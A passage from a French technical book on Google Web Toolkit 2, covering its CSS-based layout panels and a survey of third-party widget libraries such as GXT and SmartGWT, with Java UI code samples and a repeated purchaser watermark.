        background-color:#CCCCCC">Centre</div>
   </div>
</body>
</html>
```

Trouvez son rendu dans la figure suivante :

Figure 3–4
Reproduction d'un DockPanel à la main



On voit clairement qu'il est possible, moyennant une petite gymnastique algorithmique, de créer des gestionnaires de placement basés sur ces six propriétés. Vous aurez reconnu ici le placement du DockPanel GWT et ses fameux points cardinaux.

Vous aurez compris que le nouveau modèle de placement de GWT 2 est entièrement basé sur ce principe. Dorénavant, tout conteneur GWT a la responsabilité de gérer ses contrôles fils en manipulant les coordonnées fixes de ces enfants. Le positionnement est défini par la nature des contraintes de placement et le procédé supporte

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

toutes les unités de la spécification HTML (pourcentages, points, pixels…). À titre d'exemple, 1 em = 12 pt = 16 px = 100 %.

Avec ce principe, il n'y a plus besoin des tables ; seul le moteur de rendu du navigateur est sollicité et il n'est plus nécessaire de recourir à du code JavaScript coûteux pour calculer les nouvelles coordonnées lors d'un redimensionnement de fenêtre. Les pourcentages associés aux largeur et hauteur assurent des performances optimales lors du rafraîchissement.

> **REMARQUE L'utilisation des tableaux abandonnée**
>
> Il faut noter que les classes à base de tableau HTML vont pour la plupart être progressivement abandonnées dans les prochaines versions de GWT.

Les API

Côté client, l'utilisation du conteneur à placement CSS implique deux contraintes :

- le remplacement de l'habituel `RootPanel` par un `RootLayoutPanel` (nous verrons plus loin la raison de ce changement) ;
- l'utilisation de conteneurs compatibles avec ce mode de placement et s'appuyant en interne sur la classe `Layout`.

Voici un exemple de code utilisant le nouveau composant `DockLayoutPanel` :

```
public class LayoutSample implements EntryPoint {

    // Crée un widget HTML avec du texte et une couleur donnée
    public HTML createHTMLColor(String html, String color) {
        HTML h = new HTML(html);
        h.getElement().getStyle().setBackgroundColor(color);
        return h;
    }
    public void onModuleLoad() {
        DockLayoutPanel p = new DockLayoutPanel(Unit.EM);

        p.addNorth(createHTMLColor("Nord", "gray"), 4);
        p.addSouth(createHTMLColor("Sud", "#AAAAAA"), 4);
        p.addEast(createHTMLColor("Est", "#BBBBBB"), 4);
        p.add(createHTMLColor("Centre", "#CCCCCC"));


       // Attache le LayoutPanel au RootLayoutPanel.
       // Un RootLayoutPanel contrairement à un RootPanel écoute
```

```
        // les événements de redimensionnement et s'assure que les
        // composants fils sont informés de ce changement
        RootLayoutPanel rp = RootLayoutPanel.get();
        rp.add(p);

    }
}
```

Ce code affiche exactement le même type d'interface graphique que les balises `<div>` précédentes. La différence fondamentale provient du redimensionnement.

Si vous essayez de redimensionner la fenêtre du code HTML initial, le tableau reste figé et des barres de défilement apparaissent. Avec ce nouveau `DockLayoutPanel`, les événements de redimensionnement sont capturés par la fenêtre principale puis propagés au conteneur cible.

Toute cette mécanique a par ailleurs nécessité l'introduction d'une nouvelle classe `RootLayoutPanel` chargée d'installer un gestionnaire d'événements spécifique sur la page. Au passage, notez que si vous utilisez un `RootPanel` classique, l'interface ne s'affichera pas correctement.

Remarquez, dans la figure suivante, la gestion du redimensionnement dans le rendu du `DockLayoutPanel`.




Figure 3–5
Le nouveau DockLayoutPanel de GWT 2

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Comme nous l'avons déjà exposé, les avantages du nouveau modèle de placement sont nombreux : performances, efficacité du moteur de rendu et capacité à propager les événements de redimensionnement sans utilisation de code JavaScript complexe.

En revanche, il faut bien être conscient que ce système introduit de nouvelles contraintes. La première est la nécessité d'indiquer dorénavant de manière explicite des tailles fixes, alors que GWT 1.x s'appuyait sur un positionnement implicite.

Autre contrainte, et non des moindres, il ne faudra pas oublier de spécifier également la taille de l'élément englobant un conteneur à base de `Layout`. En effet, contrairement à une idée reçue, ce n'est pas parce qu'un élément fils sera plus large que son père que ce dernier sera redimensionné. Le positionnement des fils est absolu et ne tient pas compte des coordonnées du père.

La dernière contrainte est la difficulté de certains navigateurs (notamment IE6 et IE7) à prendre en charge efficacement les coordonnées CSS. Dans ce cas de figure, un traitement particulier est appliqué pour contourner les bogues de ces navigateurs.

Malgré tout, ce modèle redonne une nouvelle richesse à la bibliothèque graphique de GWT parfois malmenée par la communauté. CSS permet non seulement de remplacer les tableaux, mais aussi de marquer la disparition des tailles en dur dans le code. Les pourcentages permettent de créer des interfaces graphiques basées uniquement sur des proportions.

Plaçons-nous cette fois du côté des widgets et voyons ce que GWT propose en termes d'API.

Les nouveaux conteneurs de GWT 2

En raison de la nature des modifications d'API et surtout du nouveau mode de placement basé sur les propriétés CSS, certains conteneurs de GWT 1.x seront amenés à être modifiés et de nouveaux seront introduits. Voici un tableau récapitulatif de ces changements.

Tableau 3–1 Évolution des widgets de GWT 1.x

Widgets modifiés ou enrichis	Widgets supprimés et remplacés
• `AbsolutePanel` • `PopupPanel` • `ScrollPanel` • `GlassPanel` • `DisclosurePanel` • `VerticalPanel` et `HorizontalPanel`	• `DockPanel` remplacé par `DockLayoutPanel` • `StackPanel` remplacé par `StackLayoutPanel` • `SplitPanel` remplacé par `SplitLayoutPanel` • `Deck/TabPanel` remplacé par `TabLayoutPanel`

Du point de vue du code, voyons comment utiliser ces composants.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Composant StackLayoutPanel

Le composant `StackPanel` existait dans GWT 1.x ; il s'agit d'une sorte de barre Outlook proposant des panneaux pliables. Après avoir défini l'unité de positionnement, l'insertion de nouveaux panneaux s'effectue par la méthode suivante : `stackPanel.add(widgetContenu, widgetEntete)` :

```
public void onModuleLoad() {
    // On donne 10% à la taille de chaque en-tête
    // Unit.PCT correspond à l'unité pourcentage
    StackLayoutPanel sp = new StackLayoutPanel(Unit.PCT);
    sp.setStyleName("shortcuts");

    HTML h = new HTML("Header 1");
    h.setStylePrimaryName("stackHeader");
    sp.add(new HTML("Contenu"),h ,10);

    HTML h2 = new HTML("Header 2");
    h2.setStylePrimaryName("stackHeader");
    sp.add(new HTML("Contenu"), h2,10);
    HTML h3 = new HTML("Header 3");
    h3.setStylePrimaryName("stackHeader");
    sp.add(new HTML("Content"), h3,10);
    RootLayoutPanel rp = RootLayoutPanel.get();
    rp.add(sp);
}
```

Seul un panneau est visible à un instant t. Notez que lorsqu'on clique sur un en-tête non actif, une animation très fluide replie le panneau courant et déplie le nouveau comme vous pouvez le voir dans la figure suivante.




Figure 3–6
Composant StackLayoutPanel

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Le widget TabLayoutPanel

Le widget `TabLayoutPanel` possède de nombreuses similitudes avec son confrère présent dans GWT 1.x. En revanche, les positionnements basés sur les tableaux ne sont plus admis : le nouveau `TabLayoutPanel` est entièrement placé par le mécanisme CSS. Il est également possible de personnaliser le widget avec des bords arrondis et des transitions animées.

Sous le capot

Côté conteneur, l'ensemble du mécanisme de placement tourne globalement autour de deux classes, `Layout` et `LayoutImpl`, et trois interfaces, `AnimatedLayout`, `RequiresResize` et `ProvideResize`.

La classe `Layout` associée à `LayoutImpl` se charge de modifier les propriétés CSS. En revanche, si l'immense majorité des navigateurs supporte le procédé CSS décrit plus haut, il subsiste un irréductible à qui ce mode de fonctionnement pose problème : c'est IE6 encore, qui ne sait pas afficher correctement certains éléments aux coordonnées CSS.

Or, GWT ne fournit à ce jour aucune permutation spécifique à IE6. Les versions antérieures à IE8 sont représentées par la même permutation dénommé Trident, du nom du moteur de rendu de Microsoft commun à IE6 et IE7. Ajouter une nouvelle permutation spécifique à IE6 aurait été trop coûteux.


Après maintes réflexions, l'équipe GWT a décidé de mettre en place le principe de permutation dynamique. L'idée consiste à charger une permutation donnée puis à exécuter une classe spécifique liée à un autre navigateur. Sous IE6, la classe `LayoutImplIE6` vient remplacer la classe `LayoutImpl`. Il est vrai que les utilisateurs IE7 embarquent avec eux un surplus JavaScript qui leur est inutile, puisque spécifique à IE6, mais cette surcharge reste acceptable du point de vue du poids (trois ou quatre kilo-octets).

Vous trouverez un aperçu de la classe `DockLayoutPanel` dans le schéma suivant. Remarquez les différentes classes et interfaces sur lesquelles elle s'appuie.

Nous avons déjà explicité le rôle de la classe `Layout`, qu'il faut voir comme une sorte de superclasse utilitaire destinée à gérer les opérations de placement d'un élément. `Layout` s'appuie sur la classe `Layer` pour effectuer les opérations de redimensionnement, de marges ou de bordures sur les éléments fils d'un conteneur. Notez qu'un *Layer* ou couche de placement est une structure contenant les données de placement associées à un élément fils et à un conteneur donné (les six fameuses propriétés CSS abordées précédemment).

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Figure 3–7
L'API liée à la gestion des nouveaux conteneurs CSS



En tant qu'utilisateur d'un conteneur, il n'est pas possible d'interagir avec ses caractéristiques de placement : c'est un choix d'implémentation interne.

Les interfaces `AnimatedLayout` et `RequiresResize` sont chargées d'informer les éléments fils du conteneur qu'une opération de redimensionnement est en cours. `onResize()` répercute simplement cet appel à l'ensemble des composants fils intéressés par l'événement. La méthode `forceLayout()`, quant à elle, sert à lancer une opération de redimensionnement de manière explicite (par défaut, le redimensionnement est réalisé lors de l'insertion d'un widget fils dans un conteneur).

L'interface `ProvideResize` est simplement une interface de marquage qui indique que le conteneur répercutera automatiquement les mises à jour à ses fils. Cela permet notamment à un client de valider contractuellement qu'un composant a la capacité d'informer d'autres sous-composants d'un redimensionnement.

A priori, tout conteneur (les *panels*) présent dans GWT 2 doit implémenter ces trois interfaces pour respecter la logique globale du redimensionnement.

> **REMARQUE Les animations**
>
> Cette nouvelle API utilise intensivement le mécanisme des animations de GWT lors des opérations de redimensionnement. Ces animations sont gérées de manière asynchrone via un système de timer. Concrètement, cela signifie qu'à aucun moment l'utilisateur n'est figé lorsqu'il redimensionne sa fenêtre. Il voit au contraire son écran s'animer avec des effets graphiques plutôt agréables.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

4

Les bibliothèques tierces

C'est bien connu : GWT possède l'une des communautés les plus actives grâce aux centaines de projets qui gravitent dans sa sphère. Effectuer un choix judicieux lors du démarrage d'un projet relève donc du casse-tête. Quel framework retenir lorsqu'il en existe plus d'une dizaine, souvent aux objectifs similaires ? Quelle pérennité et quels bénéfices attendre de ces outils ?

Ce chapitre propose une synthèse des principaux frameworks du marché et les illustre au travers de cas d'utilisation concrets.

L'écosystème GWT

Il ne se passe pas un jour sans qu'on entende parler d'un nouvel outil ou framework censé dynamiser la productivité du développeur avec GWT. Tous ces projets ont pour objectif de combler certains manques connus de GWT ou certaines fonctionnalités jugées trop exotiques par l'équipe de contributeurs. Que ce soient des bibliothèques de composants graphiques, des ateliers de conception visuelle, des outils destinés à intégrer d'autres framework (Spring, EJB…), l'écosystème de GWT est ce qui constitue sa richesse mais également, d'une certaine manière, sa faiblesse. On y trouve tout et parfois n'importe quoi.

Parmi cette multitude de projets, il faut dissocier ceux à l'initiative de simples particuliers et ceux développés par de véritables institutions s'inscrivant dans la durée ; ceux réellement industriels dans leur conception et ceux relevant du simple prototype.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Pour mieux les recenser, nous classerons ces outils en trois catégories :

- les bibliothèques de composants graphiques (les plus populaires) ;
- les frameworks dits d'entreprise et destinés à accroître la productivité du développeur GWT ;
- les frameworks d'encapsulation exposant en GWT des outils JavaScript existants.

Les bibliothèques de composants graphiques

L'incubateur GWT

Le projet incubateur, hébergé à l'adresse http://code.google.com/p/google-web-toolkit-incubator, a été créé il y a quelques années pour constituer une sorte d'antichambre des composants GWT. L'idée sous-jacente de l'incubateur était de laisser la communauté soumettre et évaluer des composants pour qu'ils soient à terme intégrés au framework GWT.

Malheureusement, ce qui au départ devait être une porte d'entrée s'est vite transformé en « débarras » pour composants, les contributions venant de toutes parts avec des sensibilités différentes et des niveaux de qualité hétérogènes. Au fil du temps, l'équipe Google a dû renoncer et arrêter définitivement le projet d'incubation. Assurer la migration des composants pour intégrer les changements de version de GWT et assurer des revues systématiques de code devenait trop coûteux. Il a été décidé d'intégrer les composants les plus matures tout en déléguant le reste à la communauté sur des sites « externes ».

Sencha Ext-GWT (GXT v3)


Ext-GWT est sans conteste le framework qui a le plus d'écho dans la communauté GWT. Historiquement, Ext-GWT, de son petit nom GXT, est un projet créé dans l'objectif de fournir une bibliothèque de composants GWT en s'appuyant sur le thème du célèbre framework JavaScript ExtJS. C'est aujourd'hui la société Sencha, spécialisée dans le développement d'applications web mobiles qui s'occupe de gérer ce produit.

D'un point de vue fonctionnel, GXT est plus qu'une simple bibliothèque de composants graphiques. C'est un modèle de développement structurant qui fournit ses propres classes techniques, notamment `Component` (dérivant de `Widget`) et une feuille de styles reconnue par tous pour sa richesse.

Le site de GXT (http://www.sencha.com/products/gxt/) propose un explorateur de composants qui illustre les nombreux widgets du framework. On y trouve des grilles avec pagination intelligente et extensibles, des gestionnaires de placement, des onglets

dynamiques avec effet d'animation, des courbes graphiques, des mécanismes de *data binding* (liaison de données) et même une API de glisser-déplacer.

Figure 4–1
Page de démonstration de GXT



L'autre avantage principal de GXT dans sa version 3 est sa compatibilité avec les dernières fonctionnalités de GWT 2, à savoir l'API `ClientBundle`, UiBinder, les CellWidgets, le modèle d'événements et toutes les API décrites dans ce livre.

INSTALLATION Comment installer et configurer GXT ?

Pour installer GXT, il suffit de télécharger le fichier ZPI disponible en ligne sur le site de Sencha et d'insérer dans le `classpath` du projet le fichier `gxt-3.X.Y.jar` puis de le référencer dans le fichier de configuration du module de la manière suivante :

```
<module>
<inherits name='com.sencha.gxt.ui.GXT'/>
(…)
</module>
```

N'oubliez pas d'ajouter la référence à la feuille de styles GXT dans la page hôte :

```
<link rel="stylesheet" type="text/css"
            href="com.my.project.MyProject/reset.css" />
```

GXT nécessite que la page soit en mode standard. Il faut donc modifier l'en-tête de la page HTML hôte de la façon suivante :

```
<!DOCTYPE HTML>
```

La figure suivante illustre une application développée avec GXT.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00




Figure 4–2
L'application de démonstration PetStocks de DNG Consulting

On perçoit très bien la richesse des composants graphiques et la différence de rendu. Les effets de dégradés, les animations, se démarquent de l'aspect sobre des composants GWT standards.

Côté code, le principe est le même qu'avec les widgets GWT standards. Il suffit d'importer dans notre code Java les classes `com.sencha.gxt.widget.*` et de les insérer dans un conteneur GWT ou GXT. Le schéma suivant représente les différents types de conteneurs GXT.




Figure 4–3
Diagramme des conteneurs GXT

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Avec GXT 3, il est dorénavant possible de mixer composants GWT et composants GXT, pour peu que le mode HTML soit compatible.

Voici un exemple de code affichant un tableau contenant trois colonnes dans GXT :

```
import com.google.gwt.cell.client.DateCell;
import com.google.gwt.core.client.EntryPoint;
import com.google.gwt.core.client.GWT;
import com.google.gwt.editor.client.Editor.Path;
import com.google.gwt.i18n.client.DateTimeFormat;
import com.google.gwt.user.client.ui.RootLayoutPanel;
import com.sencha.gxt.core.client.ValueProvider;
import com.sencha.gxt.data.shared.LabelProvider;
import com.sencha.gxt.data.shared.ListStore;
import com.sencha.gxt.data.shared.ModelKeyProvider;
import com.sencha.gxt.data.shared.PropertyAccess;
import com.sencha.gxt.widget.core.client.ContentPanel;
import com.sencha.gxt.widget.core.client.container.VerticalLayoutContainer;
import com.sencha.gxt.widget.core.client.container.VerticalLayoutContainer
                .VerticalLayoutData;
import com.sencha.gxt.widget.core.client.grid.ColumnConfig;
import com.sencha.gxt.widget.core.client.grid.ColumnModel;
import com.sencha.gxt.widget.core.client.grid.Grid;

public class GridSample implements EntryPoint {
  private static final StockProperties props = GWT
      .create(StockProperties.class);

    ColumnConfig<Stock, String> nameCol =
            new ColumnConfig<Stock, String>(props.name(), 50, "Company");
    ColumnConfig<Stock, String> symbolCol =
            new ColumnConfig<Stock, String>(props.symbol(), 100, "Symbol");
    ColumnConfig<Stock, Double> lastCol =
            new ColumnConfig<Stock, Double>(props.last(), 75, "Last");

  public void onModuleLoad() {
    // Possibilité de formater les valeurs des cellules, ici la date
    ColumnConfig<Stock, Date> lastTransCol = new ColumnConfig<Stock, Date>(
        props.lastTrans(), 100, "Last Updated");
    lastTransCol.setCell(new DateCell(DateTimeFormat
        .getFormat("MM/dd/yyyy")));
    // On crée la liste des colonnes en s'appuyant sur l'interface de propriétés
    List<ColumnConfig<Stock, ?>> l = new ArrayList<ColumnConfig<Stock, ?>>();
    l.add(nameCol);
    l.add(symbolCol);
    l.add(lastCol);
    l.add(lastTransCol);
    ColumnModel<Stock> cm = new ColumnModel<Stock>(l);
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

```
    // On crée la liste des données
    ListStore<Stock> store = new ListStore<Stock>(props.key());
    List<Stock> ar = new ArrayList<Stock>();
    ar.add(new Stock("Name1","Symbol1",2.1d,2d,new Date()));
    ar.add(new Stock("Name2","Symbol2",2.1d,2d,new Date()));
    store.addAll(ar);

    // On crée le conteneur chargé d'accueillir la grille
    ContentPanel cp = new ContentPanel();
    cp.setHeadingText("Grille de saisie simple");

    // On crée la grille avec différentes options de configuration
    final Grid<Stock> grid = new Grid<Stock>(store, cm);
    grid.getView().setAutoExpandColumn(nameCol);
    grid.getView().setStripeRows(true);
    grid.getView().setColumnLines(true);
    grid.setBorders(false);

    grid.setColumnReordering(true);

    VerticalLayoutContainer con = new VerticalLayoutContainer();
    cp.setWidget(con);

    con.add(grid, new VerticalLayoutData(1, 1));

    RootLayoutPanel.get().add(cp);
  }
}
```

Voici le code lié au modèle de données et à la classe `Stock` que nous affichons dans la grille :


```
// Cette classe technique expose les propriétés du tableau
interface StockProperties extends PropertyAccess<Stock> {
  @Path("id")
  ModelKeyProvider<Stock> key();
  // Cette annotation fait le lien avec la propriété du bean Stock
  @Path("name")
  LabelProvider<Stock> nameLabel();

  ValueProvider<Stock, String> name();

  ValueProvider<Stock, String> symbol();

  ValueProvider<Stock, Double> last();

  ValueProvider<Stock, Date> lastTrans();
}
// La classe du domaine
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

```
class Stock implements Serializable {

  private Integer id;

  private Double last;
  private String name;
  private String symbol;
  private Date updatedDate ;

  public Double getLast() {
    return last;
  }

  public void setLast(Double last) {
    this.last = last;
  }

  public Stock(String name, String symbol, double open, double last, Date date)
{
    this();
    this.name = name;
    this.symbol = symbol;
    this.last = last;
    this.updatedDate = date;
  }

    // Ajouter le code des autres accesseurs getXX() et setXX()
}
```

La figure suivante présente le rendu de cette grille.

Figure 4–4
Rendu de la grille GXT



Pour créer un bouton et lui attacher un événement`Click`, voici la manière de procéder avec GXT :

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

```
// (…) fait suite au code précédent
con.add(grid, new VerticalLayoutData(1, 1));
TextButton tb = new TextButton("GXT Button");
tb.addSelectHandler(new SelectHandler() {

 @Override
 public void onSelect(SelectEvent event) {
   Window.alert("Button clicked " + event.getSource().toString());
 }
});
con.add(tb);
```

GXT 3 s'appuie entièrement sur les mécanismes événementiels de GWT. Ce Framework propose également d'autres types de composants ou fonctionnalités :

- conception de composant basée sur l'API `CellWidget` abordée dans ce livre ;
- utilisation de modèle graphique sécurisé (classe `Xtemplate`) ;
- gestion des états des composants (emplacement des fenêtres, etc) en s'appuyant sur le mode Offline ;
- prise en charge du framework `UiBinder` ;
- composants WebDesktop multi-fenêtrés pour simuler l'expérience utilisateur d'un système d'exploitation.

LICENCE Modèle mixte : commercial et Open Source (GPL)

Pour la petite histoire, ExtJS a longtemps été convoité par certains développeurs GWT souhaitant proposer des composants plus riches à la communauté. Après plusieurs essais de la communauté Open Source destinés à encapsuler via JSNI la version JavaScript d'ExtJS (à l'époque en LGPL), la société a décidé en 2008 de changer sa licence pour passer à un modèle mixte. GXT est proposé aujourd'hui en licence GPL pour les projets réellement Open Source et commercial pour les projets « fermés ». Il n'y a à l'heure actuelle aucun coût de runtime, seules des licences développeurs sont nécessaires.

SmartGWT

Après le changement de licence d'ExtJS, les développeurs du projet GWT-Ext sont partis à la recherche d'un autre framework JavaScript à encapsuler. À l'époque, SmartClient hébergé à l'adresse http://www.smartclient.com était un projet JavaScript totalement méconnu du grand public et pourtant d'une richesse remarquable. Comme son homologue ExtJS, SmartClient fournit des composants de grilles, des formulaires évolués, des onglets et des mécanismes de data binding. Contrairement à GXT, SmartClient est sous licence LGPL, ce qui permet à un projet commercial fermé de l'utiliser sans reverser de quelconques redevances.

Après avoir reçu les garanties de la société en charge de SmartClient, il a fallu en tout et pour tout trois mois à l'équipe de développement pour fournir une première version de cette boîte à outils sous l'appellation SmartGWT. Depuis, SmartGWT n'a cessé de gagner en popularité.

Dans la figure suivante, retrouvez un aperçu de l'offre pléthorique de composants SmartGWT.

